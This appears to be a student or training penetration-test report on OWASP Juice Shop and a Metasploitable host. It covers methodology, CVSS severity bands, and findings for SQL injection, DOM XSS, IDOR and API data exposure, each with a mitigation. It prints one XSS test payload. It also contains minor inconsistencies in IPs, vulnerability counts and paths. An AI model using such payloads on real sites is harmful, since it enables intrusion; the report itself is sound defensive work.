Confidential

رواد مصر الرقمية

Penetration Testing - Report

10.10.2024 — 18.10.2024

DEPI

Egypt, Cairo

Contents

Management Summary

DEPI Group were tasked with performing a penetration test towards *web-application & Network Machine*. The agreed scope includes a server running a web application (IP-Address: 1.2.3.4) and a Linux client machine (Hostname: Metasploitable). During the penetration test, we have found multiple severe vulnerabilities on both the web server and the Linux Machine allowing an attacker to completely compromise them and potentially steal private data, causing a denial of service or harm the system in any other way.

Introduction

2.1 Abbreviations

Short	Name	Definition
HTTP	Hypertext Transfer Protocol	Protocol for requesting and transferring files and other data, commonly used by browsers and APIs
HTTPS	Hypertext Transfer Protocol Secure	Same as HTTP, but additionally end-to-end encryption is used
HTML	Hypertext Markup Language	Type of code to structure elements displayed in browsers.
CVE	Common Vulnerabilities & Exposures	Reference-method for publicly known vulnerabilities and exposures
CVSS	Common Vulnerability Scoring System	Scoring system for CVEs to categorize and assess vulnerabilities
API	Application Programming Interface	Interface provided by an application to communicate with other applications (e.g. browser and website)
DNS	Domain Name System	Protocol to resolve names, addresses and other information
XSS	Cross-Site Scripting	An attacker can inject html and JavaScript code and execute code on the client side
SQLi	SQL-Injection	An attacker can abuse the SQL database to execute manipulated SQL queries which can lead to secret information leakage and remote code execution.
PrivEsc	Privilege Escalation	A vulnerability in which an attacker can escalate their privilege to either another user on the same level (horizontal privilege escalation) or to a user with higher privileges (vertical privilege escalation).

2.2 Glossary

Name	Definition
Name resolution	Using the Domain Name System (DNS) mainly IP-Addresses of domain names or for the reverse case domain names assigned to IP-Addresses are resolved. Furthermore, additional data, such as mail and service configurations or domain identifiers (for Google, letsencrypt, etc.) can be exchanged
Red Team	Group that plays the role of an enemy or competitor, and provides security feedback from that perspective. See also: Blue Team, Purple Team

2.3 Motivation

As the digitization is growing rapidly, more and more IT systems are getting targeted by hackers and other criminals. However, most of the attacks are not detected fast enough, and some of them are not detected at all. The average time between an security incident and it's detection is more than 200 days. In this time, all the customer data and company secrets are leaked, internal networks are infiltrated and there is great financial damage.

So that none of this happens, a security audit is done, in the best case repeatedly. We as a "Red Team" take one approach: We put ourselves in the role of an attacker and offensively penetrate the target network to find security flaws before an attacker does.

2.4 Methodology

We adopted a widely recognized methodology based on the "Information Systems Security Assessment Framework" [1] to conduct a penetration test that effectively assesses the security of Target Company's systems. According to this framework, the penetration test is divided into three main phases: **Planning & Preparation**, **Assessment**, and **Reporting & Clean-up**. During the **Assessment** phase, we followed a systematic approach with the following key steps:

1. *Information Gathering & Network Mapping:*
   We collected information about the target systems using various scanning tools and publicly available sites, as well as identified possible vulnerabilities.

2. *Threat Modeling & Vulnerability identification*:
   This phase involves systematically identifying and evaluating potential security threats and vulnerabilities in a system or applications.

3. Exploitation:
   The **Exploitation** phase is the point in a penetration test where the pentester actively attempts to exploit the identified vulnerabilities to gain unauthorized access to a system, application, or network. The goal is to demonstrate the potential impact of a successful attack, simulating how an attacker might compromise the system.

4. Post-Exploitation:
   Possible vulnerabilities which are only accessible from the inside were detected here.

5. *Covering Tracks*:

   After the penetration test process, we eliminate all signs of compromise including temporarily created accounts and back doors.

6. Reporting

   the final step in the penetration testing process. It involves documenting the findings from the entire assessment, presenting the results to stakeholders, and providing actionable recommendations to improve the security posture of the organization. This phase is crucial for translating technical findings into a format that is understandable and useful for decision-makers

2.4.1 OWASP Top 10

When it comes to testing web applications we mainly focus on vulnerabilities which are specified in the "OWASP Top 10" . It describes a standard of the ten most important vulnerabilities specifically in web applications and it is updated frequently. In the version published in 2017 the following vulnerabilities are described:

1. *Injection*:
   Occurs when untrusted data is passed to an interpreter as part of a command or query.
2. *Broken Authentication*:
   Allows an attacker to bypass functions related to authentication or session management.
3. *Sensitive Data Exposure*:
   Unprotected data can be easily accessed without any or insufficient permission checks.
4. *XML External Entities (XXE)*:
   A kind of injection where poorly configured XML-processors evaluate external references such as files or code.
5. *Broken Access Control*:
   Restrictions related to access control are broken and can be exploited or bypassed to access data unpredictably.
6. *Security Misconfiguration*:
   Insufficient security configurations can be used in combination with other flaws to leverage access or steal private data.
7. *Cross-Site Scripting (XSS)*:
   Untrusted data is included in the Hypertext Markup Language document without sanitizing and can lead to session hijacking or code execution on the client side.
8. *Insecure Deserialization*:
   Serialized untrusted data is passed to an internal deserializer and can lead to code execution.
9. *Using Components with Known Vulnerabilities*:
   Software which is not kept up-to-date can often contain publicly known security vulnerabilities.
10. *Insufficient Logging & Monitoring*:
    Good Logging and Monitoring is important to mitigate attacks quickly. However, most breach studies show time to detect a security incident is over 200 days.

2.4.2 Used Tools

During the security assessment the following tools have been used:

- Nmap
- enum4linux
- smbmap
- Burp Suite
- impacket
- metasploit
- hydra
- Internal Security Tools

Overview

3.1 Structure

In the following section, a high-level overview of the penetration test results and their meaning are shown and explained. After that each target analyzed is described in a separate chapter including a list of running services, vulnerabilities identified and possible mitigations.

3.2 Results

During the penetration test, we found a total of **4 vulnerabilities** on **2 targets** with an average CVSS-Score of **6.0**. On figure 3.1 you can see the distribution of the vulnerabilities severity.




Figure 3.1: Vulnerability Distribution

The following sections describe, in which way vulnerabilities are categorized and which effect they could have when exploited. Additionally, we refer to the CVSS [4] to classify the severity of found vulnerabilities according a standardized scoring system.

3.3 Severity

The final score relies on different properties such as the exploitability, the availability, required privileges and user inter- actions, impact and more. Existing vulnerabilities (so called CVEs), especially for common software like operating systems and web servers, can often be found in public databases [5, 3, 2, 6]. This allows us to quickly check, whether someone reported a security issue in used software before and there- fore report it quickly. However, sometimes attackers might use vulnerabilities, which have not been reported yet. These

Severity	Score
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

Table 3.1: CVSS Scores

are usually referred to as “Zero-Day exploits“ or just “0-Days”, as 0 days have passed since publicly reported.

3.3.1 CVSS 0.1 - 3.9: Low

Vulnerabilities marked as “low” usually do not have a direct attack vector but can be used to gain information about a target system and might be used in combination with other vulner- abilities to successfully take over a system. Those vulnerabilities are usually configurations which can be hardened, such as “sensitive loggings“, “debug modes” or insufficient security settings for cookies, Hypertext Transfer Protocol Secure servers and more. For this category it is not absolutely necessary to take actions.

3.3.2 CVSS 4.0 - 6.9: Medium

“Medium” vulnerabilities often allow attackers to perform actions they are usually not intended to perform. Such actions can lead to unexpected behavior and also grants them the ability to take further actions. These actions are usually called “footholds”, as they are the first step to gain control over the whole system. Such vulnerabilities are often security bypasses or possibilities to get information about the system behind including code access and access to internally used software. This category usually requires some mitigations.

3.3.3 CVSS 7.0 - 8.9: High

Vulnerabilities with a CVSS score rated “high” allows attackers to exploit software in a way that they can execute code, exfiltrate private data and possibly harm the complete environment. However, the attack vector is difficult or additional privileges are required to exploit the system. Nevertheless, such vulnerabilities necessarily require actions to be taken to mitigate the issues.

3.3.4 CVSS 9.0 - 10.0: Critical

“Critical” vulnerabilities require immediate actions as the system is at high risk to be exploited. Such exploits usually do not require complex attack vectors or special privileges to be executed.

Often vulnerabilities in this category are publicly known which additionally allows attackers, even with little knowledge, to cause great damage.

Target: juice-shop.com

This chapter includes the full report for the target specified in the following table.

IP	10.10.17.163
URL	http://10.10.17.163/#/
Operating System	Linux 3.2 - 4.8


4.1 Ports and Services


During the penetration test the following open ports and their corresponding services were identified:


Protocol	Port	Identified Service
TCP	80	HTTP

4.2 SQL-Injection

Severity: 9.4 Critical
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L
Location: search parameter {q}







Description

The challenge was overcome by exploiting a SQL Injection vulnerability within the product search API endpoint. This vulnerability was used to extract user credentials, including usernames, passwords, and email addresses, directly from the database

Impact


This vulnerability can lead to unauthorized access, data exfiltration, and complete database compromise the incident can cause reputational damage, leading to a loss of customer trust and business opportunities. Financially, the organization may incur costs from ransomware, lawsuits, and regulatory fines. Moreover, the breach increases the risk of further exploits, compromising the overall security and stability of the business.

Mitigation

Sanitize all untrusted input coming from the user. Additionally, it is highly recommended to use prepared statements, so that the database can distinguish between the query and parameters.

4.3 DOM XSS in search bar parameter (q)

Severity: 7.5 High
CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
Location: search parameter {q}



Description

DOM-based Cross-Site Scripting (DOM XSS) is a vulnerability in web applications, including OWASP Juice Shop, where client-side JavaScript manipulates the Document Object Model (DOM) without proper validation of user input, allowing attackers to inject and execute malicious scripts.

Used payload: <iframe src="javascript:alert(testXSS)">

Impact

DOM-based XSS vulnerabilities can lead to significant consequences, including data theft of sensitive information like cookies and session tokens, account compromise through unauthorized access, and content manipulation that facilitates phishing attacks. Attackers may redirect users to malicious sites or force downloads of malware

Mitigation


To mitigate DOM-based XSS vulnerabilities, web applications should validate user inputs using whitelisting, encode user content before rendering in the DOM, and implement a strong Content Security Policy (CSP) to restrict resource loading and block inline scripts. Developers should avoid using dangerous methods like innerHTML, opting for safer alternatives such as textContent. Utilizing JavaScript security libraries like DOMPurify for sanitization, conducting regular security audits to identify vulnerabilities, and providing ongoing training on secure coding practices are also essential. Collectively, these strategies enhance web application security and protect against potential attacks.

4.4 IDOR

Severity: 7.0 High
Location: API /rest/basket/{userID}

Description

users can modify the basketId parameter or related object IDs in requests to access or manipulate other users' shopping baskets. This allows attackers to add, remove, or alter items in another user's basket without permission, potentially leading to unauthorized purchases or tampering with orders.



Impact


Unauthorized manipulation of the basketId parameter can lead to significant impacts, including unauthorized purchases and order tampering, resulting in financial losses and user dissatisfaction. This vulnerability can damage the organization's reputation, expose user data, and lead to legal repercussions. Additionally, it may incur increased customer support costs to address the fallout.

Mitigation

To mitigate this, ensure that access controls are strictly enforced for all objects related to the basket and validate the user's permission to access and modify their own data only.

4.5 API Information disclosure /api/Users/.

Severity: 8.9 High
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Location API : /api/Users/
Service Misconfiguration: An internal misconfigured service can lead to information disclosure



Description

The information disclosure vulnerability in the /api/Users endpoint of OWASP Juice Shop exposes sensitive user data, such as usernames, email addresses, and potentially other personal information, to unauthorized users. This occurs because the application fails to properly enforce authorization checks, allowing any authenticated user to access the full list of users and their details through a direct API request by editing or using the admin JWT

Impact


The information disclosure vulnerability in the /api/Users endpoint allows unauthorized access to sensitive user data, such as usernames and email addresses. This can lead to identity theft, targeted phishing attacks, and privacy violations. Additionally, the organization may face reputational damage and potential legal repercussions under data protection regulations like GDPR. Overall, it highlights the critical need for proper authorization checks in API security.

Mitigation

Implement strict authentication and authorization checks to ensure that only authorized users (e.g., admins) can access the /api/Users endpoint, Ensure that only necessary and non-sensitive information is returned in API responses. For regular users, remove sensitive data like passwords, emails, and roles from the response, Encrypt sensitive user information both at rest and in transit to protect data from unauthorized access, especially when transmitted over HTTP, Ensure that users can only access their own information and not the details of other users, using roles and permissions to control data access.

4.6 Sensitive Data Exposure in /ftp dir.

Severity: 8.2 High
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Location: /ftb



Description

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including:

